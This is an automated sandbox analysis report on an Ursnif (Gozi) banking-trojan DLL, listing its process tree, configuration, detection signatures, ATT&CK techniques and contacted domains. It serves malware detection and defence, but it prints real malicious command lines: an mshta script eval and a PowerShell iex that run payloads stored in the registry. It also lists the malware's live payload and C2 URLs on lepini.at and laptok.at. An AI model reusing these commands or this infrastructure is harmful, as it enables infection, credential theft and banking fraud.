ID: 353290
Sample Name:
SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.24850
Cookbook: default.jbs
Time: 01:03:40
Date: 16/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Generic.mg.3964ec2f…

Overview


General Information

Sample Name:	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.24850 (renamed file extension from 24850 to dll)
Analysis ID:	353290
MD5:	3964ec2fe493ed5.
SHA1:	bca121cbdfb1c12..
SHA256:	3b98e6c87edfb4d.

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…
- Hooks registry keys query functions…
- Injects code into the Windows Explo…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 4652 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll' MD5: 8081BC925DFC69D40463079233C90FA5)
  - regsvr32.exe (PID: 4616 cmdline: regsvr32.exe /s C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 6684 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - RuntimeBroker.exe (PID: 4016 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
        - RuntimeBroker.exe (PID: 4288 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - cmd.exe (PID: 4620 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - iexplore.exe (PID: 4308 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
        - iexplore.exe (PID: 1400 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
        - iexplore.exe (PID: 6944 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
        - iexplore.exe (PID: 6164 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82968 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
        - iexplore.exe (PID: 4628 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17432 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5124 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5236 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5660 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\jnnfehtw\jnnfehtw.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6564 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES7BB2.tmp' 'c:\Users\user\AppData\Local\Temp\jnnfehtw\CSC5C15B44BFF13433EA0F7DE991C56E45D.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5044 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\idzehqcm\idzehqcm.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6620 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9024.tmp' 'c:\Users\user\AppData\Local\Temp\idzehqcm\CSCED83507F240441029C9C6A47F2CB5CFA.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250180",
  "uptime": "159",
  "system": "6be03bf206b95c88679a31dc3afe7d5dhh",
  "size": "202829",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1613466324",
  "user": "1082ab698695dc15e71ab15cba7efddd",
  "hash": "0xf857f57e",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.342289663.0000000005318000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.342468816.0000000005318000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000025.00000002.578433552.0000000003B8E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000025.00000002.578433552.0000000003B8E000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
00000027.00000002.570719578.000001E7666AE000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 29 entries


Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transf
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Software Packing 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 8 1 3	Rootkit 4	NTDS	System Information Discovery 3 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Regsvr32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll	13%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.3.regsvr32.exe.501e4a0.2.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
1.3.regsvr32.exe.52994a0.1.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
1.2.regsvr32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://c56.lepini.at/jvassets/xI/t64.dates?	100%	Avira URL Cloud	phishing	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://c56.lepini.at:80/jvassets/xI/t64.dat	100%	Avira URL Cloud	phishing	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://api10.laptok.at/api1/mOmUNrUT1Tkf_/2Fpjx5UP/NjKT2TUVc9KVEb1kN7jSv_2/Bku6FvO8M8/iUmLw2_2FTDrkr5tf/cCMI7qZIJsl5/daUh7ottHLc/7HVIrVoY1SieQv/lhrGpaJPPzKF03EAwxNqA/D874ye_2FRUsy2K6/xciFCEzbH51FFw_/2Bb8QoHf6NpN75pZ5G/Mu_2BbqUp/c75ragbUEKlE0l1LX_2F/4u83BFS0FCNHpZrX6b9/sd4d4jezfNsCefQ_2B6iCK/p1XgqNgeBsVt9/izg8Zsvz/1FaNRSjvruwthZY1A7QfFWz/_2BhfXLKTN/ZLkri3_2BI/e8SUozS	0%	Avira URL Cloud	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	184.30.24.22	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false		unknown
hblg.media.net	184.30.24.22	true	false		high
c56.lepini.at	34.65.144.159	true	false		unknown
lg3.media.net	184.30.24.22	true	false		high
geolocation.onetrust.com	104.20.185.68	true	false		high
api10.laptok.at	34.65.144.159	true	false		unknown
web.vortex.data.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
